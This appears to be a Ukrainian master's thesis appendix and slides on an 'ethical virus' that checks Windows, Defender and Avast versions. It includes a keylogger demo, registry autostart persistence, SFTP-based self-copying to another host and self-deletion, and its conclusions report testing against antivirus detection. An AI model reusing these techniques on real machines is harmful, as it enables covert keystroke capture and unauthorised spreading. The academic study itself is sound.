52. Souri A., Hosseini R. A State-of-the-Art Survey of Malware Detection Approaches Using Data Mining Techniques // EURASIP Journal on Information Security. – 2018. – DOI: 10.1186/s13673-018-0125-x. – URL: https://doi.org/10.1186/s13673-018-0125-x.
53. Martins N., Cruz J. M., Cruz T. et al. Adversarial Machine Learning Applied to Intrusion and Malware Scenarios // IEEE Access. – 2020. – DOI: 10.1109/ACCESS.2020.2974752. – URL: https://doi.org/10.1109/access.2020.2974752.
54. Aboaoja F. A., Zainal A., Ghaleb F. A. et al. Malware Detection Issues, Challenges, and Future Directions: A Survey // Applied Sciences. – 2022. – DOI: 10.3390/app12178482. – URL: https://doi.org/10.3390/app12178482.
55. Gorment N. Z., Selamat A., Cheng L. K. et al. Machine Learning Algorithm for Malware Detection // IEEE Access. – 2023. – DOI: 10.1109/ACCESS.2023.3256979. – URL: https://doi.org/10.1109/access.2023.3256979.
56. Samociuk D. Antivirus Evasion Methods in Modern Operating Systems // Applied Sciences. – 2023. – DOI: 10.3390/app13085083. – URL: https://doi.org/10.3390/app13085083.
57. Silva S., de Lima S. M. L., Pinheiro R. P. et al. Antivirus Solution to IoT Malware Detection with Authorial Next-Generation Sandbox // Research Square. – 2023. –

DOI: 10.21203/rs.3.rs-3171056/v1. – URL: https://doi.org/10.21203/rs.3.rs-3171056/v1.

58. Pinheiro R. P., de Lima S. M. L., Souza D. et al. Antivirus Applied to JAR Malware Detection Based on Runtime Behaviors // Research Square. – 2021. – DOI: 10.21203/rs.3.rs-834072/v1. – URL: https://doi.org/10.21203/rs.3.rs-834072/v1.
59. Chatzoglou E., Karopoulos G., Kambourakis G. et al. Bypassing Antivirus Detection: Old-School Malware, New Tricks // arXiv. – 2023. – DOI: 10.48550/arXiv.2305.04149. – URL: https://doi.org/10.48550/arxiv.2305.04149.
60. Samanta M., Pandey P., Pandey A. et al. Analyzing Malware Evasion Techniques: A Comprehensive Study // International Journal of Engineering Applied Sciences and Technology. – 2025. – DOI: 10.33564/ijeast.2025.v09i12.004. – URL: https://doi.org/10.33564/ijeast.2025.v09i12.004.
61. Alawida M., Mejri S., Mehmood A. et al. A Comprehensive Study of ChatGPT: Advancements, Limitations, and Ethical Considerations // Information. – 2023. – DOI: 10.3390/info14080462. – URL: https://doi.org/10.3390/info14080462.

ДОДАТОК А

Код створеної моделі єтичного вірусу (proga.py):

```
import os
import sys
import platform
import subprocess
import json
import winreg
import re
import paramiko
import getpass
from pathlib import Path

# 1. Перевірка версії ОС Windows
def get_windows_version():
    version = platform.platform()
    return version

# 2. Отримання версії Windows Defender
def get_defender_version():
    try:
        # Виконуємо PowerShell команду
        cmd = [
            "powershell",
            "-Command",
            "Get-MpComputerStatus | Select-Object -Property
AntispywareSignatureVersion, AntivirusSignatureVersion | ConvertTo-Json"
        ]
        result = subprocess.check_output(cmd, encoding='utf-8', errors='ignore')
        data = json.loads(result)
        return {
            "AntispywareSignatureVersion": data.get("AntispywareSignatureVersion"),
            "AntivirusSignatureVersion": data.get("AntivirusSignatureVersion")
        }
    except Exception as e:
        return {"error": str(e)}

# 3. Перевірка актуальності
def compare_versions(current, minimum):
    """Проста порівнялка версій A.B.C.D -> tuple(int)"""
    try:
        current_tuple = tuple(map(int, current.split(".")))
```

```
        minimum_tuple = tuple(map(int, minimum.split(".")))
        return current_tuple >= minimum_tuple
    except:
        return False


def compare_versions(installed, latest):
    """
    Порівняння версій у форматі x.x.x.x
    """
    def normalize(v):
        return [int(x) for x in re.findall(r"\d+", v)]

    return normalize(installed) >= normalize(latest)

def self_delete():
```

#4. Алгоритм видалення файлу скрипта після завершення роботи.

```
    try:
        script_path = os.path.abspath(sys.argv[0])
        print(f"\n[INFO] Самознищення файлу: {script_path}")

        if os.name == "nt":  # Windows
            os.system(f"del /Q \"D:\proga.py"")
        else:  # Unix-системи
            os.remove(script_path)

        print("[INFO] Файл успішно самовидалений.")
    except Exception as e:
        print(f"[ПОМИЛКА] Не вдалося видалити файл: {e}")

#5. Перевірка версії Avast Antivirus
def get_avast_version():
    """
    Зчитує версію Avast через реєстр Windows.
    Повертає рядок з версією або None.
    """
    registry_paths = [
        r"SOFTWARE\\AVAST Software\\Avast",
        r"SOFTWARE\\WOW6432Node\\AVAST Software\\Avast"
    ]
```

```
    for path in registry_paths:
        try:
            key = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, path)
            try:
                version, _ = winreg.QueryValueEx(key, "DisplayVersion")
                return version
            except FileNotFoundError:
                pass

            try:
                version, _ = winreg.QueryValueEx(key, "Version")
                return version
            except FileNotFoundError:
                pass
        except FileNotFoundError:
            continue

    return None


# Основна логіка
# ------------------------------------
if __name__ == "__main__":
    print("=== Перевірка системи Windows ===\n")

    # --- Версія Windows ---
    win_version = get_windows_version()
    print(f"Версія Windows: {win_version}")

    # Мінімальна рекомендована версія ОС
    recommended_os_version = "10.0.19045"  # Windows 10 22H2

    # --- Windows Defender ---
    defender_info = get_defender_version()
    print("\nДані Windows Defender:")
    print(defender_info)

    # Мінімально рекомендовані версії Defender
    recommended_defender_version = "1.395.0.0"

    # --- Версія антивіруса ---
    ANTIVIRUS_NAME = "Avast Free Antivirus"
    LATEST_VERSION = "24.2.6100"   # Вкажіть актуальну версію Avast
```

```
UPDATE_URL = "https://www.avast.com/download"

# --- Аналіз ---
print("\n=== Результати аналізу ===")

# ОС
if compare_versions(platform.version(), recommended_os_version):
    print("[OK] Версія Windows відповідає рекомендованій або новіша.")
else:
    print("[ПОТРІБНО ОНОВЛЕННЯ] Рекомендовано оновити Windows до новішої версії.")
    print("Ресурси для оновлення:")
    print(" • Офіційний сайт Windows Update: https://www.microsoft.com/software-download/windows10")
    print(" • Windows Update (налаштування): ms-settings:windowsupdate")

# Defender
if "error" not in defender_info:
    current_defender = defender_info["AntivirusSignatureVersion"]

    if compare_versions(current_defender, recommended_defender_version):
        print("[OK] Windows Defender актуальний.")
    else:
        print("[ПОТРІБНО ОНОВЛЕННЯ] Підписи Windows Defender застарілі.")
        print("Ресурси для оновлення:")
        print(" • Оновлення Defender вручну: https://www.microsoft.com/en-us/wdsi/defenderupdates")
        print(" • Через PowerShell: Update-MpSignature")
else:
    print("Не вдалося отримати дані Defender:", defender_info["error"])


installed_version = get_avast_version()

if not installed_version:
    print(f"Не вдалося визначити встановлену версію {ANTIVIRUS_NAME}.")
    print("Можливо, Avast працює у портативному режимі або інша редакція програми.")
else:
    print(f"Встановлена версія {ANTIVIRUS_NAME}: {installed_version}")
    print(f"Актуальна версія: {LATEST_VERSION}")

    if compare_versions(installed_version, LATEST_VERSION):
```

```
            print("Антивірус Avast має актуальну версію.")
        else:
            print("Доступна нова версія Avast!")
            print(f"Рекомендується оновити програму.")
            print(f"Офіційна сторінка завантаження: {UPDATE_URL}")

def sftp_put_file(host, port, username, password, local_path, remote_path,
key_filename=None):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Для
демонстрації; у продукції краще використовувати known_hosts
    try:
        if key_filename:
            client.connect(hostname=host, port=port, username=username,
key_filename=key_filename)
        else:
            client.connect(hostname=host, port=port, username=username,
password=password)

        sftp = client.open_sftp()
        sftp.put(local_path, remote_path)
        sftp.close()
        print(f"Файл {local_path} скопійовано на {username}@{host}:{remote_path}")
    finally:
        client.close()

    import argparse
    p = argparse.ArgumentParser(description="Безпечна передача файлу по SFTP
(потрібен дозвіл).")
    p.add_argument("--host", required=True)
    p.add_argument("--port", type=int, default=22)
    p.add_argument("--user", required=True)
    p.add_argument("--local", required=True)
    p.add_argument("--remote", required=True)
    p.add_argument("--key", default=None, help="шлях до приватного ключа
(опціонально)")
    args = p.parse_args()

    if args.key is None:
        pwd = getpass.getpass(f"Password for {args.user}@{args.host}: ")
    else:
        pwd = None
```

sftp_put_file(args.host, args.port, args.user, pwd, args.local, args.remote, key_filename=args.key)

self_delete()

Київський національний університет будівництва і архітектури

Кафедра кібербезпеки та комп'ютерної інженерії

Методи використання шкідливого програмного забезпечення для виконання завдань кібербезпеки

Керівник: к.т.н., доцент Шабала Є.Є.

Виконавець: Солопенко Б.А.

2025

[1]

Актуальність роботи, наукова новизна, та мета

Актуальність дослідження: розуміння принципів роботи, механізмів поширення та методів функціонування шкідливого програмного забезпечення є критично важливим для побудови ефективних систем захисту та забезпечення кібербезпеки.

Мета : створення надійних інструментів з захисту комп'ютерних систем від кібератак

Наукова новизна: полягає у розробці нових підходів до використання ШПЗ у сфері кібербезпеки. Відмінність запропонованих методів від існуючих полягає в їхній ефективності, точності та можливості застосування в реальних умовах.

Об'єкт дослідження: шкідливе програмне забезпечення та методи і алгоритми його роботи.

Предмет дослідження: методи та засоби з програмної реалізації робочих алгоритмів програм.

Проблема дослідження: використання ШПЗ несе за собою юридичні та фактичні обтяження щодо можливостей використання як інструменту.

[2]


Задачі та методи дослідження, структура кваліфікаційної роботи

- **Задачі дослідження:** засвоїти механізми роботи зразків ШПЗ та використати ці знання для практичних цілей
- **Методи дослідження:** аналіз літературних джерел (для визначення відомих рішень в даній сфері) та тестування прикладів моделі
- **Структура кваліфікаційної роботи:** робота складається з 3 розділів: розгляду теоретичних основ використання ШПЗ, дослідження на практиці вивчених методів зі створенням прикладів, та розробка моделі програми «єтичного вірусу».

[3]

Аналіз різновидів ШПЗ

Теоретичне розуміння шкідливого програмного забезпечення базується на фундаментальних концепціях інформаційної безпеки, програмування та системного адміністрування. Класифікація шкідливого програмного забезпечення є важливим аспектом його дослідження, оскільки різні типи зловмисних програм характеризуються специфічними механізмами роботи, методами поширення та потенційними наслідками для цільових систем. Розуміння цих відмінностей дозволяє фахівцям з кібербезпеки розробляти спеціалізовані підходи до виявлення, аналізу та нейтралізації конкретних загроз.



[4]

Основні методи використання ШПЗ

З основних способів застосування зразків ШПЗ у кібербезпеці виділяють такі:

1) Для створення вірусних сигнатур
2) Для налаштування виявлення антивірусними програмами
3) Для реверсивної інженерії і аналізу дій
4) Для виявлення вразливостей у системі
5) Для тренувань машинного навчання

theZoo – один з прикладів як використовують ШПЗ для навчальних цілей. Цей репозитарій має у собі більше ніж 200 різних зразків малварів та інших видів вірусів. Таким чином можна проводити детальне дослідження зразків вірусів на практиці, якщо дотримуватися правил безпеки.


[5]

Реалізація методу на основі кейлоггера


За принципом роботи кейлоггера було створено тестову програму, що збирає натиснені клавіші користувачем у окремий файл, з демонстрацією процесу у окремому вікні.

```python
import tkinter as tk
from pynput import keyboard

log_file = "keys_log.txt"

def on_press(key):
    text = f"{key}\n"
    output.insert(tk.END, text)
    with open(log_file, "a", encoding="utf-8") as f:
        f.write(text)

def on_release(key):
    if key == keyboard.Key.esc:
        root.quit()
        return False

root = tk.Tk()
root.title("Keyboard Logger (Demo)")
output = tk.Text(root, width=40, height=10)
output.pack()

listener = keyboard.Listener(on_press=on_press, on_release=on_release)
listener.start()

root.mainloop()
listener.stop()
```

Код кейлоггера для збору введених клавіш



Робоче вікно програми



Результат виконання, записаний у файл

[6]

Реалізація програми для перевірки версій

Як основу для «єтичного вірусу» було розроблено приклад програми, що перевіряє актуальність версії ОС та Windows Defender. Актуальність цих складових системи є першою лінією захисту від кіберзагроз, і також простий у програмній реалізації.

```python
import os
import subprocess
import wmi
import winreg


# Додавання програми до автозапуску

def add_to_startup():
    exe_path = os.path.abspath(__file__)  # шлях до цього скрипту
    reg_key = r"Software\Microsoft\Windows\CurrentVersion\Run"

    try:
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, reg_key, 0, winreg.KEY_SET_VALUE)
        winreg.SetValueEx(key, "WindowsCheckScript", 0, winreg.REG_SZ, exe_path)
        winreg.CloseKey(key)
        print("Програму додано до автозапуску.")
    except Exception as e:
        print(f"Не вдалося додати до автозапуску: {e}")


def check_windows_version(min_build=19045):
    c = wmi.WMI()
    for os in c.Win32_OperatingSystem():
        build = int(os.BuildNumber)
        version = os.Version
        caption = os.Caption

        print(f"Поточна Windows: {caption}, версія {version}, build {build}")

        return build >= min_build
```


Код програми

```
D:\>python 11.py
Перевірка системи...

Поточна Windows: Microsoft Windows 10 Pro, версія 10.0.19045, build 19045
Версія сигнатур Defender: 1.441.378.0

----------------------------------------
Усе актуально: Windows та Microsoft Defender оновлені.
----------------------------------------

D:\>
```

Результат виконання коду

[7]

Створення моделі «єтичного вірусу»



Основна логіка моделі програми

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::9ba8:8c68:1654:2ba4%27
IPv4 Address. . . . . . . . . . . : 192.168.0.116
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.0.1
```

Налаштування досяжності основного хосту

```
Connection-specific DNS Suffix  . :
Link-local IPv6 Address . . . . . : fe80::ba76:bf0:3cd7:d30b%35
IPv4 Address. . . . . . . . . . . : 192.168.0.139
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 192.168.0.1
```

Налаштування досяжності віртуальної машини

[8]

Алгоритм для перевірки версії ОС та Defender




Схема алгоритму

```python
import os
import sys
import platform
import subprocess
import json
import winreg
import re
import paramiko
import getpass
from pathlib import Path

# 1. Перевірка версії ОС Windows
def get_windows_version():
    version = platform.platform()
    return version

# 2. Отримання версії Windows Defender
def get_defender_version():
    try:
        # Виконуємо PowerShell команду
        cmd = [
            "powershell",
            "-Command",
            "Get-MpComputerStatus | Select-Object -Property AntispywareSignatureVersion, AntivirusSignatureVersion | ConvertTo-Json"
        ]
        result = subprocess.check_output(cmd, encoding='utf-8', errors='ignore')
        data = json.loads(result)
        return {
            "AntispywareSignatureVersion": data.get("AntispywareSignatureVersion"),
            "AntivirusSignatureVersion": data.get("AntivirusSignatureVersion")
        }
    except Exception as e:
        return {"error": str(e)}
```

Програмна реалізація

[9]

Алгоритм для перевірки версії антивірусу




Схема алгоритму

```python
#5. Перевірка версії Avast Antivirus
def get_avast_version():
    """
    Зчитує версію Avast через реєстр Windows.
    Повертає рядок з версією або None.
    """
    registry_paths = [
        r"SOFTWARE\\AVAST Software\\Avast",
        r"SOFTWARE\\WOW6432Node\\AVAST Software\\Avast"
    ]

    for path in registry_paths:
        try:
            key = winreg.OpenKey(winreg.HKEY_LOCAL_MACHINE, path)
            try:
                version, _ = winreg.QueryValueEx(key, "DisplayVersion")
                return version
            except FileNotFoundError:
                pass

            try:
                version, _ = winreg.QueryValueEx(key, "Version")
                return version
            except FileNotFoundError:
                pass
        except FileNotFoundError:
            continue

    return None
```

Програмна реалізація

[10]

Алгоритм самореплікації програми




Схема алгоритму

```python
def sftp_put_file(host, port, username, password, local_path, remote_path, key_filename=None):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())  # Для демонстрації; у продукції краще використовувати known_hosts
    try:
        if key_filename:
            client.connect(hostname=host, port=port, username=username, key_filename=key_filename)
        else:
            client.connect(hostname=host, port=port, username=username, password=password)

        sftp = client.open_sftp()
        sftp.put(local_path, remote_path)
        sftp.close()
        print(f"Файл {local_path} скопійовано на {username}@{host}:{remote_path}")
    finally:
        client.close()

    import argparse
    p = argparse.ArgumentParser(description="Безпечна передача файлу по SFTP (потрібен дозвіл).")
    p.add_argument("--host", required=True)
    p.add_argument("--port", type=int, default=22)
    p.add_argument("--user", required=True)
    p.add_argument("--local", required=True)
    p.add_argument("--remote", required=True)
    p.add_argument("--key", default=None, help="Шлях до приватного ключа (опціонально)")
    args = p.parse_args()

    if args.key is None:
        pwd = getpass.getpass(f"Password for {args.user}@{args.host}: ")
    else:
        pwd = None

    sftp_put_file(args.host, args.port, args.user, pwd, args.local, args.remote, key_filename=args.key)

    self_delete()
```

Програмна реалізація

[11]

Тестування виконання програми

```python
# Основна логіка
# ----------------------------------------
if __name__ == "__main__":
    print("=== Перевірка системи Windows ===\n")

    # --- Версія Windows ---
    win_version = get_windows_version()
    print(f"Версія Windows: {win_version}")

    # Мінімальна рекомендована версія ОС
    recommended_os_version = "10.0.19045"  # Windows 10 22H2

    # --- Windows Defender ---
    defender_info = get_defender_version()
    print("\nДані Windows Defender:")
    print(defender_info)

    # Мінімально рекомендовані версії Defender
    recommended_defender_version = "1.395.0.0"

    # --- Версія антивіруса ---
    ANTIVIRUS_NAME = "Avast Free Antivirus"
    LATEST_VERSION = "24.2.6100"    # Вкажіть актуальну версію Avast
    UPDATE_URL = "https://www.avast.com/download"
```

Введення референсних значень

```
=== Перевірка системи Windows ===

Версія Windows: Windows-10-10.0.19045-SP0

Дані Windows Defender:
{'AntispywareSignatureVersion': '1.393.1200.0', 'AntivirusSignatureVersion': '1.393.1200.0'}

=== Результати аналізу ===
[OK] Версія Windows відповідає рекомендованій або новіша.

[ПОТРІБНО ОНОВЛЕННЯ] Підписи Windows Defender застарілі.
Ресурси для оновлення:
 • Оновлення Defender вручну: https://www.microsoft.com/en-us/wdsi/defenderupdates
 • Через PowerShell: Update-MpSignature

[INFO] Самознищення файлу: D:proga.py
[INFO] Файл успішно самовидалений.
D:\>
```

Приклад результату виконання програми

[12]

Висновки

- Під час написання кваліфікаційної роботи магістра було розглянуто механізми будови і виконання роботи зразків шкідливого програмного забезпечення.
- Досліджено особливості функціоналу кожного з основних типів шкідливого програмного забезпечення, засвоєно їх ключові різниці та особливості.
- Розглянуто основні принципи використання шкідливого програмного забезпечення у сфері кібербезпеки, вивчено основі напрями та тенденції.
- Розглянуто значення терміну «єтичний вірус» у сфері кібербезпеки, та проаналізовано потенціал таких програм у виконанні задач з забезпечення кібербезпеки.
- За результатами досліджень було створено декілька тестових варіацій програми, що використовує принципи роботи шкідливого програмного забезпечення, але виконує завдання для захисту систем. На основі отриманих результатів тестування було вирішено поглиблено застосувати метод використання «єтичного вірусу».
- Для налаштування середовища розробки було використано VMWare Workstation як основний інструмент віртуалізації для імітації роботи самореплікації моделі програми. Основним інструментом для написання коду був використаний Notepad++, а компілювання коду виконувалось у системній консолі.
- Було розроблено основний робочий алгоритм програми, та кожного з основних сегментів алгоритму, досягнуто незалежності окремих функцій у їх виконанні. За цим алгоритмом було створено повноцінний код програми, та протестовано його виконання у різних умовах.
- Протестовано детектування програми основними представниками антивірусів і отримано позитивний результат. Розглянуто можливі покращення процесу створення програм за будовою і функціоналом шкідливого програмного забезпечення, досліджено потенціал подальшого розвитку методу використання «єтичного вірусу».

[13]